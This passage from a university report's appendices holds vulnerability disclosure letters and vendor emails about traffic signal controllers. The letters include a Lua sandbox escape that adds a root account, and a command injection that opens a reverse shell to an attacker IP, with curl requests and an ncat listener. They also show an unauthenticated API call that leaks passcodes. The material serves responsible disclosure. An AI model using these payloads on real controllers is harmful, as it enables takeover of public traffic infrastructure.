


Figure 6: Guest account with access to the Manage administrative interface.

Possible Mitigations

- Ensure that all API endpoints properly authenticate users with session tokens and that the user is authorized to access the endpoint.
- Add logging functionality to the web interface so that potentially harmful requests can be monitored.

Summary

Please send to us—**by 5pm on Friday, September 20, 2024**—a short document explaining your plans for mitigating each of the 4 vulnerabilities/issues listed above (or "proof" that the vulnerability/issue is not exploitable).

Our team, and the project's PM and TERL Director Mr. Derek Vollmer, eagerly await your response. If you have questions or would like to discuss these findings, we can schedule a call.

Regards,

Project Principal Investigator:
Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program
Center for Urban Transportation Research
University of South Florida
813.974.5320 | kourtellis@usf.edu

Project Co-Principal Investigator:
Jay Ligatti, Ph.D.

Professor, Computer Science and Engineering Department
College of Engineering
University of South Florida
ligatti@usf.edu

A.4 Oriux Disclosure Document

Date: August 22, 2024
Subject: Assessment of Cybersecurity Vulnerabilities in Traffic Controllers

Dear Oriux,

As part of the FDOT-sponsored project "Mitigation of Cybersecurity Vulnerabilities for Traffic Control Infrastructure," our team has collaborated with the FDOT Traffic Engineering Research Lab (TERL) to evaluate traffic controllers for potential cybersecurity vulnerabilities.

We are reaching out to your company to share some of our test results and solicit feedback regarding your plans for mitigating the identified potential vulnerabilities.

We kindly request that you reply with a *short* document containing the following information: For every one of the identified potential vulnerabilities or issues shown in the attached report, either (a) provide a plan for mitigating the identified vulnerability or issue, including a timeline for doing so, or (b) explain in detail and convincingly why the potential vulnerability or issue is not exploitable even by malicious actors with significant resources (e.g., malicious nation states).

Please reply with this requested document by 5pm on Friday, September 20, 2024.

Thank you for your attention to this matter. We appreciate your commitment to ensuring the safety and reliability of our traffic control infrastructure.

Oriux Test Results

The following potential vulnerabilities or issues in the GreenWave 03.033.5044 firmware were identified.

Potential Vulnerability/Issue #1
The controller's documentation does not provide any description of the FTP and SSH services running on the controller. Because of this, technicians may not be aware of these services and may not take steps to properly secure them. In addition, there is no prompt to update the default SSH credentials during installation, nor is there a way to disable the FTP and SSH services if they are not needed.

Possible Mitigations

- Inform users of the need to change default credentials in the user manual and provide steps to do so.
- If possible, provide users an opportunity to configure SSH credentials during initial setup.
- Add a description of the FTP and SSH services to the controller user manual.

Potential Vulnerability/Issue #2

The web server running on the controller uses the Turbo Lua framework, and the SSH server running on the controller is DropBear version 0.52. A total of 3 vulnerabilities (1 of critical severity and 2 high) have been publicly identified for Turbo Lua's LuaJIT 2 dependency[4], and 15 vulnerabilities (2 critical, 6 high, and 7 medium) have been publicly identified for DropBear version 0.52[5]. These vulnerabilities may affect Oriux controllers running the GreenWave 03.033.5044 firmware.

Possible Mitigations:

- Update the SSH and web servers to their latest versions in the next controller release.
- If affected by these vulnerabilities, provide current users with steps to mitigate risks.

Potential Vulnerability/Issue #3

The controller's web interface provides the Scripter feature, which allows users to write short Lua programs that the controller runs at startup and repeatedly thereafter. These programs are intended to be sandboxed, with access to certain Lua features restricted. However, an attacker can escape the sandbox using Lua's *package.loadlib* function to reload the restricted features. This allows the attacker to execute commands as root on the controller's underlying operating system. For example, the Lua program shown in Figure 1 escapes the sandbox and creates a new user account with root privileges (named "usf" with password "usf").

```
local s = "/usr/local/share/lua"
s = s .. "jit-2.0.3/libluajit.so"
local s2 = "luaopen_io"
local s3 = "echo 'usf:$1$pimz2bt8$5"
s3 = s3 .. "C2Gy73bY4QMvT7SzHpen/:0:0:r"
s3 = s3 .. "oot:/bin:/bin/sh' >> /etc/p"
s3 = s3 .. "asswd"
local io_l = package.loadlib(s, s2);
local io = io_l();
local f = io.popen(s3, "r");
local res = f:read("*a");
f:close();
print(res);
```

Figure 1: Lua sandbox escape code that creates a new user with root privileges.

Note that lines of code may be no longer than 40 characters, which is why long strings are concatenated across multiple lines.

Possible mitigations:

- If possible, ensure that programs written in the Scripter are not run as root.

[4] https://nvd.nist.gov/vuln/search/results?cpe_vendor=cpe%3A%2F%3Aluajit&cpe_product=cpe%3A%2F%3A%3Aluajit&cpe_version=cpe%3A%2F%3Aluajit%3Aluajit%3A2.0.0

[5] https://nvd.nist.gov/vuln/search/results?cpe_vendor=cpe%3A%2F%3Adropbear_ssh_project&cpe_product=cpe%3A%2F%3A%3Adropbear_ssh&cpe_version=cpe%3A%2F%3Adropbear_ssh_project%3Adropbear_ssh%3A0.52

- Update any libraries used by the Scripter to the latest version.
- Add logging functionality to the web interface to monitor programs written in the Scripter.

Summary

Please send to us—**by 5pm on Friday, September 20, 2024**—a short document explaining your plans for mitigating each of the 3 vulnerabilities/issues listed above (or "proof" that the vulnerability/issue is not exploitable).

Our team, and the project's PM and TERL Director Mr. Derek Vollmer, eagerly await your response. If you have questions or would like to discuss these findings, we can schedule a call.

Regards,

Project Principal Investigator:
Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program
Center for Urban Transportation Research
University of South Florida
813.974.5320 | kourtellis@usf.edu

Project Co-Principal Investigator:
Jay Ligatti, Ph.D.
Professor, Computer Science and Engineering Department
College of Engineering
University of South Florida
ligatti@usf.edu

A.5 Yunex Disclosure Document

Date: August 22, 2024
Subject: Assessment of Cybersecurity Vulnerabilities in Traffic Controllers

Dear Yunex Traffic,

As part of the FDOT-sponsored project "Mitigation of Cybersecurity Vulnerabilities for Traffic Control Infrastructure," our team has collaborated with the FDOT Traffic Engineering Research Lab (TERL) to evaluate traffic controllers for potential cybersecurity vulnerabilities.

We are reaching out to your company to share some of our test results and solicit feedback regarding your plans for mitigating the identified potential vulnerabilities.

We kindly request that you reply with a *short* document containing the following information: For every one of the identified potential vulnerabilities or issues shown in the attached report, either (a) provide a plan for mitigating the identified vulnerability or issue, including a timeline for doing so, or (b) explain in detail and convincingly why the potential vulnerability or issue is not exploitable even by malicious actors with significant resources (e.g., malicious nation states).

Please reply with this requested document by 5pm on Friday, September 20, 2024.

Thank you for your attention to this matter. We appreciate your commitment to ensuring the safety and reliability of our traffic control infrastructure.

Yunex Test Results

The following potential vulnerabilities or issues in the SEPAC 5.5.2 firmware were identified.

Potential Vulnerability/Issue #1
The SSH server running on the controller is OpenSSH version 8.2, and the controller's web server is lighttpd 1.4.13. A total of 9 vulnerabilities (1 of critical severity, 3 high, 4 medium, and 1 low) have been publicly identified for OpenSSH 8.2[6], and 24 vulnerabilities (2 critical, 7 high, 14 medium, and 1 low) have been publicly identified for lighttpd 1.4.13[7]. These vulnerabilities may affect Yunex controllers running the SEPAC 5.5.2 firmware.

Possible Mitigations
- Update the SSH and web servers to their latest versions in the next controller release.
- If affected by these vulnerabilities, provide current users with steps to mitigate risks.

[6] https://nvd.nist.gov/vuln/search/results?form_type=Advanced&cves=on&cpe_version=cpe:/a:openbsd:openssh:8.2p1
[7] https://nvd.nist.gov/vuln/search/results?isCpeNameSearch=true&query=cpe%3A2.3%3Aa%3Alighttpd%3Alighttpd%3A1.4.13&results_type=overview&form_type=Advanced&startIndex=0

Potential Vulnerability/Issue #2
The controller may be accessed via Telnet, and the controller web server uses HTTP for communications. In addition, default Telnet credentials may be found in publicly available documents. Neither Telnet nor HTTP use encryption, rendering communications with the controller vulnerable to eavesdropping via man-in-the-middle attacks.

In addition, the controller's documentation does not discuss the steps needed to deactivate the Telnet server, nor does it provide any description of the controller's web server.

Possible Mitigations
- Inform users of the need to change default Telnet credentials in the documentation and provide steps to do so.
- If possible, provide users an opportunity to configure Telnet credentials during initial setup.
- Add a description of the Telnet service and the web server to the controller documentation.

Potential Vulnerability/Issue #3
Boot wait may be enabled on the controller, which introduces a short time delay while booting. The controller's web interface allows the boot wait option to be enabled or disabled, and it may be used to configure the time delay (in seconds) of the boot wait. A malicious user can inject bash commands into the boot wait time delay field, which will be run as root. This attack may be used to establish a reverse shell connection to the attacker's machine, allowing the attacker to gain permanent root access to the system. For example, changing the boot wait time delay field to the following string will connect a reverse shell to 192.168.0.1 on port 6666 (192.168.0.1 is the IP address of the attacker in this case):

5;bash -i >& /dev/tcp/192.168.0.1/6666 0>&1

In this example, the "5" at the start of the string will be interpreted as the boot wait time delay value. The text following the semicolon is interpreted as a bash command and run by the controller's operating system with root privileges.

The boot wait time delay value may be configured using cURL. The following cURL command changes the time delay to the above string (192.168.0.6 is the IP address of the controller):

curl 'http://192.168.0.6/cgi-bin/get_content_item.pl?requestedURI=putconf&pageElement=conftoshow&par1=conftoshow&par2=Controller%20Settings|/usr/share/zoneinfo|5%3Bbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.0.1%2F6666%200%3E%261|2&par3=settings&feedBack=undefined&sid=0.04423507877473676

Note that special characters such as the semicolon and slashes are encoded using URL encoding.

The attacker can run the following command on their machine to setup a listener for remote connections:

ncat -l -p 6666

Lastly, the following command triggers the attack by performing an update of the boot wait time delay value:

curl 'http://192.168.0.6/cgi-bin/get_content_item.pl?requestedURI=bootwait&pageElement=bootwait&par1=bootwait&par2=true&par3=settings&feedBack=undefined&sid=0.04423507877473676

The changes to the boot wait time detlay may be observed in the web interface's change log, as shown in Figure 1.

12:50:15 CDT - 24-03-14	Controller Settings	Enable Boot Wait	Global	Boot wait of 5;bash -i >& /dev/tcp/192.168.0.1/6666 0>&1
12:50:08 CDT - 24-03-14	Controller Configuration	Configuration Change	Global	SETTINGS conf file was changed
12:50:08 CDT - 24-03-14	Controller Configuration	Configuration Change	Global	SETTINGS conf file was stored for rollback
12:48:33 CDT - 24-03-14	Controller Settings	Enable Boot Wait	Global	Boot wait of 5;bash -i >& /dev/tcp/192.168.0.1/6666 0>&1

Figure 1: The change log file on the controller's web interface, showing the tampered boot wait values.

Possible mitigations

- Call the system function in Perl using a list, rather than a single string argument. This ensures that malicious input is not interpreted as bash commands. See https://perldoc.perl.org/functions/system

Summary

Please send to us—**by 5pm on Friday, September 20, 2024**—a short document explaining your plans for mitigating each of the 3 vulnerabilities/issues listed above (or "proof" that the vulnerability/issue is not exploitable).

Our team, and the project's PM and TERL Director Mr. Derek Vollmer, eagerly await your response. If you have questions or would like to discuss these findings, we can schedule a call.

Regards,

Project Principal Investigator:
Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program

Center for Urban Transportation Research
University of South Florida
813.974.5320 | kourtellis@usf.edu

Project Co-Principal Investigator:
Jay Ligatti, Ph.D.
Professor, Computer Science and Engineering Department
College of Engineering
University of South Florida
ligatti@usf.edu

A.6 Cubic Disclosure Document

Date: August 22, 2024
Subject: Assessment of Cybersecurity Vulnerabilities in Traffic Controllers

Dear Cubic Corporation,

As part of the FDOT-sponsored project "Mitigation of Cybersecurity Vulnerabilities for Traffic Control Infrastructure," our team has collaborated with the FDOT Traffic Engineering Research Lab (TERL) to evaluate traffic controllers for potential cybersecurity vulnerabilities.

We are reaching out to your company to share some of our test results and solicit feedback regarding your plans for mitigating the identified potential vulnerabilities.

We kindly request that you reply with a *short* document containing the following information: For every one of the identified potential vulnerabilities or issues shown in the attached report, either (a) provide a plan for mitigating the identified vulnerability or issue, including a timeline for doing so, or (b) explain in detail and convincingly why the potential vulnerability or issue is not exploitable even by malicious actors with significant resources (e.g., malicious nation states).

Please reply with this requested document by 5pm on Friday, September 20, 2024.

Thank you for your attention to this matter. We appreciate your commitment to ensuring the safety and reliability of our traffic control infrastructure.

Cubic Commander Test Results

The following potential vulnerabilities or issues in the Scout ATC 85.5.0 firmware were identified.

Potential Vulnerability/Issue #1
Secure shell (SSH) may be used to remotely log in to the controller's operating system. The controller's document does not provide any description of the SSH service running on the controller. Because of this, technicians may not be aware of the SSH service and may not take steps to properly secure it.

In addition, the controller's SSH server is OpenSSH 6.6. A total of 32 vulnerabilities (2 of critical severity, 10 high, 18 medium, and 2 low) have been publicly identified for OpenSSH 6.6[8] and may affect Cubic controllers with the Scout ATC 85.5.0 firmware installed.

Possible Mitigations

[8] https://nvd.nist.gov/vuln/search/results?cpe_product=cpe%3A%2F%3A%3Aopenssh&cpe_version=cpe%3A%2F%3Aopenbsd%3Aopenssh%3A6.6

- Add a description of the SSH server to the controller's documentation.
- Update the SSH server to its latest version in the next controller release.
- If affected by these vulnerabilities, provide current users with steps to mitigate risks.

Potential Vulnerability/Issue #2

The controller's web server, if enabled, uses HTTP. The configuration settings in the controller's front panel do not provide any option to disable HTTP and instead use HTTPS. As a result, communications with the web server may be susceptible to eavesdropping via man-in-the-middle attacks.

Possible Mitigations

- Provide an option to disable HTTP communications and use HTTPS instead.

Potential Vulnerability/Issue #3

The following vulnerability was present in the Scout ATC 85.3.0 firmware. Since the controller's web server is disabled by default in ATC 85.5.0 and is only available on special request, it is not clear if this vulnerability persists in the new firmware version.

The controller's web interface operates using an Application Programming Interface (API) and web sockets. A malicious user can directly access web API endpoints through cURL requests. Although the web interface requires users to log in before accessing sensitive information, some of the API endpoints (specifically, those that read data) are missing authentication and authorization checks. By making the request shown in Figure 1, an attacker can directly call the "DB_CUR_SecurityParam" method to retrieve the controller's security settings, which includes passcodes. From there, the attacker can log in as an administrator and modify any settings that an administrator could, such as timing signals.


```
{"id":7,"token":"0","jsonrpc":"2.0","method":"DB_CUR_SecurityParm.get","params":{"user":[1,2,3,4,5,6,7,8]}}
```

```
{ "jsonrpc":"2.0",
  "method":"DB_CUR_SecurityParm.get",
  "id":7,
  "token":"25e2b435",
  "user_id":0,
  "user_security_level":0,
  "user_login_timeout":10,
  "return_code":0,
  "result":{
    "DB_CUR_SecurityParm":[
        {"user":1,"code":1234,"level":9},
        {"user":2,"code":1111,"level":9},
        {"user":3,"code":0,"level":0},
        ...,
        {"user":8,"code":0,"level":0}
    ]
  }
}
```


Figure 1: The JSON request and response to retrieve user access codes using the web API

Possible Mitigations

- Ensure that all API endpoints and web socket methods authenticate user requests. All requests should have a valid session ID.
- Ensure that users are authorized to access endpoints and web socket methods before fulfilling requests.
- Add logging functionality to the web interface so that potentially harmful requests can be monitored.

Summary

Please send to us—**by 5pm on Friday, September 20, 2024**—a short document explaining your plans for mitigating each of the 3 vulnerabilities/issues listed above (or "proof" that the vulnerability/issue is not exploitable).

Our team, and the project's PM and TERL Director Mr. Derek Vollmer, eagerly await your response. If you have questions or would like to discuss these findings, we can schedule a call.

Regards,

Project Principal Investigator:
Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program
Center for Urban Transportation Research
University of South Florida
813.974.5320 | kourtellis@usf.edu

Project Co-Principal Investigator:
Jay Ligatti, Ph.D.
Professor, Computer Science and Engineering Department
College of Engineering
University of South Florida
ligatti@usf.edu

Appendix B: Email Correspondence with Vendors

B.1 Econolite Correspondence

Initial disclosure of vulnerabilities

From: Achilleas Kourtellis <kourtellis@usf.edu>
Sent: Thursday, August 22, 2024 2:19 PM
To: Connie Braithwaite <CBraithwaite@econolite.com>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>
Subject: Cybersecurity research on Econolite Controller

Hi Connie,
Attached please find our team's results on the testing we performed on the controller.
Please let me know if you have any questions. We are looking forward to your response.

Thank you
Achilleas

Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program
Center for Urban Transportation Research
University of South Florida
813.974.5320 | cutr.usf.edu

Vendor acknowledgement of disclosure

From: Connie Braithwaite <CBraithwaite@econolite.com>
Sent: Thursday, August 22, 2024 3:34 PM
To: Achilleas Kourtellis <kourtellis@usf.edu>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>
Subject: RE: Cybersecurity research on Econolite Controller

Thank you – we will review and get back to you.

Connie Braithwaite
Senior Account Manager, Florida
cbraithwaite@econolite.com
mobile: 904.759.0745
www.econolite.com

Vendor response to disclosure

A screenshot of email correspondance.

From: Connie Braithwaite <CBraithwaite@econolite.com>
Sent: Friday, September 20, 2024 12:56 PM
To: Achilleas Kourtellis <kourtellis@usf.edu>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>
Subject: RE: Cybersecurity research on Econolite Controller

Achilleas – please find our response attached.
I have also provided a dropbox link below for the work instructions and software.

Please confirm you can access the materials via this [Dropbox Link].

Please let me know if you have any questions.

Have a great weekend.

Connie Braithwaite
Senior Account Manager, Florida
cbraithwaite@econolite.com
mobile: 904.759.0745
www.econolite.com

ECONOLITE

ECONOLITE and PTV GROUP are now united under the brand umovity
Umovity.com Mobility for Humanity

Econolite Control Products, Inc., a California corporation, 1250 N. Tustin Ave., Anaheim, CA 92807. Registered Agent: CT Corporation Services.

B.2 Swarco Correspondence

Initial disclosure of vulnerabilities

From: Achilleas Kourtellis <kourtellis@usf.edu>
Sent: Friday, September 13, 2024 10:31 AM
To: Maas, Donald M. <Donald.Maas@swarco.com>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>
Subject: Cybersecurity research on McCain Controller

Hi Don,

Attached please find our team's results on the testing we performed on the controller. Please confirm you received it and can provide a response by Oct 11th. Please let me know if you have any questions. We are looking forward to your response.

Thank you
Achilleas

Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program
Center for Urban Transportation Research
University of South Florida
813.974.5320 | cutr.usf.edu

Vendor acknowledgement of disclosure

From: Maas, Donald M. <Donald.Maas@swarco.com>
Sent: Sunday, September 15, 2024 10:36 AM
To: Achilleas Kourtellis <kourtellis@usf.edu>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>
Subject: RE: Cybersecurity research on McCain Controller

Hi Achilleas,

Thank you for the report. I will share this with the rest of the Swarco McCain team and respond back to you.

Donald Maas, Jr.
Systems Engineer

swarco
The Better Way. Every Day.

E. Donald.Maas@swarco.com
T. +1-888-262-2246
M. +1-760-207-7373
www.swarco.com/mccain

SWARCO McCain, Inc., 2365 Oak Ridge Way, Vista, CA


Regional Representative based in Tallahassee, FL

Vendor clarifying question

From: Maas, Donald M. <Donald.Maas@swarco.com>
Sent: Tuesday, September 17, 2024 2:30 PM
To: Achilleas Kourtellis <kourtellis@usf.edu>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>
Subject: RE: Cybersecurity research on McCain Controller

Hi Achilleas,

Can you send me a capture of the controller screen B5? I should look like this:



Donald Maas, Jr.
Systems Engineer

swarco
The Better Way. Every Day.

Team response to vendor's question

From: Jarred Ligatti <ligatti@usf.edu>
Sent: Tuesday, September 17, 2024 5:02 PM
To: Maas, Donald M. <Donald.Maas@swarco.com>
Cc: Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Achilleas Kourtellis <kourtellis@usf.edu>
Subject: Re: Cybersecurity research on McCain Controller

...

Hi Donald,

The requested screen capture is attached.

Jay

Reminder to respond to disclosure

From: Achilleas Kourtellis
Sent: Friday, October 25, 2024 1:34 PM
To: Maas, Donald M. <Donald.Maas@swarco.com>
Cc: Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Jarred Ligatti <ligatti@usf.edu>
Subject: RE: Cybersecurity research on McCain Controller

Hello Don,
Reaching out to remind you to respond to our request for the controller vulnerabilities.
We are eagerly waiting for your response to provide feedback to FDOT.

Thank you,
Achilleas

Reminder to respond to disclosure

From: Achilleas Kourtellis
Sent: Thursday, November 7, 2024 11:09 AM
To: Maas, Donald M. <Donald.Maas@swarco.com>
Cc: Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Jarred Ligatti <ligatti@usf.edu>
Subject: RE: Cybersecurity research on McCain Controller

Hi Donald,
We are in need of McCain's responses so we can include them in our report to FDOT.
Please provide as soon as possible.

Thank you,
Achilleas

B.3 Q-Free Correspondence

Initial disclosure of vulnerabilities

From: Achilleas Kourtellis <kourtellis@usf.edu>
Sent: Thursday, August 22, 2024 11:19 AM
To: Patrick Marnell <Patrick.Marnell@q-free.com>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Pete Ganci <PGanci@cttraffic.com>
Subject: Cybersecurity research on Q-Free Controller

> You don't often get email from kourtellis@usf.edu. Learn why this is important

Hi Patrick,
Attached please find our team's results on the testing we performed on the controller.
Please let me know if you have any questions. We are looking forward to your response.

Thank you
Achilleas

Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program
Center for Urban Transportation Research
University of South Florida
813.974.5320 | cutr.usf.edu
<image003.jpg>

Vendor acknowledgement of disclosure

From: Patrick Marnell <Patrick.Marnell@q-free.com>
Sent: Thursday, August 29, 2024 1:36 PM
To: Achilleas Kourtellis <kourtellis@usf.edu>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Pete Ganci <PGanci@cttraffic.com>; Whitney Nottage <whitney.nottage@q-free.com>
Subject: RE: Cybersecurity research on Q-Free Controller

Achilleas,

Thank you for the report. Out team is reviewing and will respond within the requested time frame.

Thanks,

<image001.jpg>
Pat Marnell, P.E. (OR, MT)
Director of Product Management, Q-Free

(541) 758-8529
patrick.marnell@q-free.com
www.q-free.com

<image002.png>

Vendor response to disclosure

From: Patrick Marnell <Patrick.Marnell@q-free.com>
Sent: Friday, September 20, 2024 4:18 PM
To: Achilleas Kourtellis <kourtellis@usf.edu>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Pete Ganci <PGanci@cttraffic.com>; Whitney Nottage <whitney.nottage@q-free.com>
Subject: RE: Cybersecurity research on Q-Free Controller

Achilleas,

Please see attached Q-Free's response.

Thanks,

<image001.jpg>

Pat Marnell, P.E. (OR, MT)
Director of Product Management, Q-Free

(541) 758-8529
patrick.marnell@q-free.com
www.q-free.com

<image002.png>

Classified as Confidential.

Request for assistance with updating controller

From: Achilleas Kourtellis <kourtellis@usf.edu>
Sent: Friday, October 25, 2024 11:02 AM
To: Patrick Marnell <Patrick.Marnell@q-free.com>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Pete Ganci <PGanci@cttraffic.com>; Whitney Nottage <whitney.nottage@q-free.com>
Subject: RE: Cybersecurity research on Q-Free Controller

Hi Pat,
We appreciate your responses.
It looks like we had trouble updating the Linux Kernel. Can you recommend a way for a Q-Free tech to come and help update it? I know Pete can help but do you have a rep in Tampa?

Thank you,
Achilleas

Classified as Confidential.

Vendor arrangement to update controller

On Oct 28, 2024 5:35 PM, Pete Ganci <PGanci@cttraffic.com> wrote:
Hey Achilleas,

I am going to have you work with Jose Vidal to get this done. Are you working with a certain deadline?

Jose is waiting to hear from FDOT District 7 in regards to scheduling the deployment of a Derq server at their TMC, speaking for him, it would be great to knock out both items in one tip to Tampa. That said, if you are against a deadline, we don't want to hold you up and will make the needed accommodations to complete your task no matter what transpires with FDOT.

Please let us know your thoughts.

Thanks,

Pete Ganci
Vice President
Cell: (407) 488-2323
pganci@cttraffic.com

Follow-up from vendor

Thanks Pete. We will check the vulnerabilities with the new version to make sure and let you all know what we find in the next few days.

Thank you
Achilleas

On Nov 4, 2024 4:04 PM, Pete Ganci <PGanci@cttraffic.com> wrote:
Achilleas,

As a follow-up to our phone call earlier:

- The linux version that Jose was able to update your controller too (23.02.3) should resolve vulnerabilities #1, 2, & 3.
- The release that we are looking at Q1/Q2 2025 should resolve #4

Please let me know if you have any questions.

Thanks,

Pete Ganci
Vice President
Cell: (407) 488-2323
pganci@cttraffic.com

B.4 Oriux Correspondence

Initial disclosure of vulnerabilities

From: Achilleas Kourtellis <kourtellis@usf.edu>
Date: Thursday, August 22, 2024 at 14:19
To: Deer, Ray - PAL <ray.deer@oriux.com>
Cc: Jarred Ligatti <ligatti@usf.edu>, Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>, Waikem, Liam <liam.waikem@oriux.com>
Subject: Cybersecurity research on Oriux Controller

CAUTION: This email originated from outside of the organization. Do not click links or open attachments unless you recognize the sender and know the content is safe.

Hi Ray,
Attached please find our team's results on the testing we performed on the controller.
Please let me know if you have any questions. We are looking forward to your response.

Thank you
Achilleas

Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program
Center for Urban Transportation Research
University of South Florida
813.974.5320 | cutr.usf.edu

Reminder to acknowledge receipt of disclosure

From: Achilleas Kourtellis <kourtellis@usf.edu>
Date: Friday, August 30, 2024 at 14:19
To: Deer, Ray - PAL <ray.deer@oriux.com>
Cc: Jarred Ligatti <ligatti@usf.edu>, Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>, Waikem, Liam <liam.waikem@oriux.com>
Subject: RE: Cybersecurity research on Oriux Controller

CAUTION: This email originated from outside of the organization. Do not click links or open attachments unless you recognize the sender and know the content is safe.

Hi Ray,
I am touching base with you to confirm that you received the document and are working on a response for us.

Thank you,
Achilleas

Vendor acknowledgement of disclosure

From: Deer, Ray - PAL <ray.deer@oriux.com>
Sent: Tuesday, September 3, 2024 9:25 AM
To: Achilleas Kourtellis <kourtellis@usf.edu>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Waikem, Liam <liam.waikem@oriux.com>
Subject: Re: Cybersecurity research on Oriux Controller

Achilleas,

Yes, we confirm we received it and are working to the schedule.

Regards,

Ray

Reminder to respond to disclosure

From: Jarred Ligatti <ligatti@usf.edu>
Sent: Wednesday, September 25, 2024 3:07 AM
To: Deer, Ray - PAL <ray.deer@oriux.com>
Cc: Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Waikem, Liam <liam.waikem@oriux.com>; Achilleas Kourtellis <kourtellis@usf.edu>
Subject: Re: Cybersecurity research on Oriux Controller

Hi Ray,

Our team does not seem to have received your response to the vulnerability assessment. Perhaps I missed it? Please send it ASAP, thank you.

Jay

Jay Ligatti
Professor, Computer Science and Engineering
University of South Florida

...

Reminder to respond to disclosure

From: Achilleas Kourtellis
Sent: Friday, October 25, 2024 1:01 PM
To: Deer, Ray - PAL <ray.deer@oriux.com>
Cc: Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Waikem, Liam <liam.waikem@oriux.com>; Jarred Ligatti <ligatti@usf.edu>
Subject: RE: Cybersecurity research on Oriux Controller

Hi Ray,
We are eagerly waiting for your response on the issues we identified and submitted to you. Please send it asap if you haven't already. We are in the process of putting the responses together for FDOT and we are missing Oriux's.

Thank you,
Achilleas Kourtellis

...

Vendor response to disclosure

From: Deer, Ray - PAL <ray.deer@oriux.com>
Sent: Thursday, November 14, 2024 11:26 AM
To: Achilleas Kourtellis <kourtellis@usf.edu>
